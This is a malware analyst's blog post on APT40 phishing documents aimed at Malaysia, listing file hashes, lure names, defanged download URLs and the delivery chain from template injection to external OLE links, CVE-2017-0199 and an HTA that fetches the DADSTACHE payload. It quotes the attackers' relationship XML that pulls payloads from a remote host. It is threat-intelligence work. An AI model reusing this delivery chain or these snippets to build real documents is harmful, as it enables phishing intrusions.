APT40 goes from Template Injections to OLE-Linkings for payload delivery

medium.com/insomniacs/apt40-goes-from-template-injections-to-ole-linkings-for-payload-delivery-99eb43170a97


asuna amawaka March 15, 2020

asuna amawaka


Mar 10, 2020

.

3 min read



I came across a maldoc on VirusTotal that is named to phish and the timing when this maldoc appeared was also pretty “coincidental” with the recent political situation in Malaysia. I’m curious enough to look into this maldoc further.



According to MyCERT's post[1] in Feb 2020, a set of malware had been found to be targeting Malaysian Government officials, and these were attributed to APT40. Extensive analysis of these files had been done by various researchers and we know the malware families involved are DADJOKE[2] and DADSTACHE[3]. On 27 Feb 2020, this new maldoc surfaced on VirusTotal delivered a variant of DADSTACHE. This new maldoc is interesting, because it employed a different technique of fetching the final payload.

I've compiled the following information regarding the different malicious documents used by APT40 against Malaysia:

MD5	Original Filename / Date of File's Last Modified	Method of downloading/executing payload
7233AD2BA31D98FF5DD47DB1B5A9FE7C	Rahsia UMNO.docx 20 Mar 2018	2 embedded OLE objects C:\Users\user\Desktop\663f2fe952b29a8d14f5 C:\Users\user\Desktop\189acd0ce3b06b9193ce Retrieve template from hxxp://157.230.34[.]7/oa.dotm Executes embedded DLL payload via VBScript in downloaded template.
3CA84FE6CEC9BF2E2ABAC5A8F1E0A8D2	report _ukay64.docx 16 Aug 2018	1 embedded OLE object C:\Users\Administrator\Desktop\6fc468a81380ed725b0366f85a633e399abce745 Retrieve template from hxxp:// thestar.serveblog.net//test.dotm
01B5276FDFDA2043980CBCE19117AAA0	Timelines - ECRL.docx 26 Mar 2019	2 embedded OLE objects C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\663f2fe952b29a8d14f5 C:\Users\user\Desktop\189acd0ce3b06b9193ce Retrieve template from hxxp:// 167.99.72[.]82/main.dotm Executes embedded DLL payload via VBScript in downloaded template.

6889C7905DF000B874BFC2D782512877	Azmin Ali sex video.docx 3 Jul 2019	2 embedded OLE objects C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\Content.Word\663f2fe952b29a8d14f5 C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\Content.Word\189acd0ce3b06b9193ce Retrieve template from hxxp://139.162.44[.]81/main.dotm Executes embedded DLL payload via VBScript in downloaded template.
F744481A4C4A7C811FFC7DEE3B58B1FF	SENARAI JAWATANKUASA MPP 2018-2022_ROS.docx 24 Jul 2019	2 embedded OLE objects C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\Content.Word\663f2fe952b29a8d14f5 C:\Users\admin\AppData\Local\Microsoft\Windows\INetCache\Content.Word\189acd0ce3b06b9193ce Retrieve template from hxxp://139.162.44[.]81/main.dotm Executes embedded DLL payload via VBScript in downloaded template.
4C89D5D8016581060D9781433CFB0BB5	BPE Directory 2019-2021.docx 8 Aug 2019	2 embedded OLE objects C:\Users\User\AppData\Local\Microsoft\Windows\INetCache\Content.Word\663f2fe952b29a8d14f5 C:\Users\user\Desktop\189acd0ce3b06b9193ce Retrieve template from hxxp://207.148.79[.]152/main.dotm Executes embedded DLL payload via VBScript in downloaded template.
A827D521181462A45A7077AE3C20C9B5	Emel Permohonan Peruntukan Tambahan 2019 ver 5 - 20.11.19 - EDIT.docx 24 Oct 2019	2 embedded OLE objects C:\Users\User\AppData\Local\Microsoft\Windows\INetCache\Content.Word\zEfUJR9IwZL7zLbBvu7EbxVnT670gw C:\Users\User\AppData\Local\Microsoft\Windows\INetCache\Content.Word\iEUSqA3yTPYANV482fOeDu9CPqLtAV Retrieve template from hxxp://dynamics.ddnsking[.]com/Word.dotm Executes embedded DLL payload (DADSTACHE) via VBScript in downloaded template.

In the latest document (below, MD5 571EFE3A29ED1F6C1F98576CB57DB8A5), it employed a very different method in fetching the final payload. It goes through 3 “fetching layers” of OLE-linkings to finally arrive at DADSTACHE execution. At the last layer, the RTF

document makes use of “CVE-2017–0199” to execute the VBScript within a HTA file. The actual target of this maldoc is unknown, though the file was uploaded to VirusTotal by a user in Malaysia.

I think one reason for incorporating so many “fetching layers” is to allow layers to change dynamically — at any point in time, “Report.docx”, “out.rtf”, “M.png” and “dbgeng.dll” can be altered at the attackers’ side to fetch different files or to connect to different URLs. Previously the payloads are already embedded into the malicious document and thus difficult to change after deployment.

571EFE3A29ED1F6C 1F98576CB57DB8A5	Terkini! ! ! BN,PAS memputuskan sekali lagi sokong Dr.Mahathir.docx 26 Feb 2020	Download external OLE object via: *<Relationship Id="rId5"* *Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"* *Target="hxxp://turtleone.zapto[.]org/Report.docx"* *TargetMode="External"/>*
00C10FF7C3D34475 BA4A2CC4DB3C4CD1	Report.docx 26 Feb 2020	Download external OLE object via: *<Relationship Id="rId5"* *Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"* *Target="hxxp://turtleone.zapto[.]org/out.rtf"* *TargetMode="External"/>*
F0A2AB473608CB88 4B57240EB4BC6C61	out.rtf	2 OLE2Links: *hxxp://turtleone.zapto[.]org/M.png* *hxxp://turtleone.zapto[.]org/*1CQMTl8gcON4t8PISRMK.tx M.png is a HTA file containing VBScript to download and execute the following files: *hxxp://turtleone.zapto[.]org/ntkd.exe* *hxxp://turtleone.zapto[.]org/dbgeng.dll (DADSTACHE)*

DADSTACHE is first observed to be delivered through the maldoc (MD5: A827D521181462A45A7077AE3C20C9B5). Also notice how this maldoc’s embedded objects’ names look different from the ones in the previous maldocs in the list.

I’ll do an analysis walkthrough of the DADSTACHE payload in the next post ;)

References:

[1] https://www.mycert.org.my/portal/advisory?id=MA-770.022020

[2] https://malpedia.caad.fkie.fraunhofer.de/details/win.dadjoke

[3] https://malpedia.caad.fkie.fraunhofer.de/details/win.dadstache

~~

Asuna

The latest Tweets from Asuna (@AsunaAmawaka). [Malware Analyst]. Binary World

twitter.com

Drop me a DM if you would like to share findings or samples ;)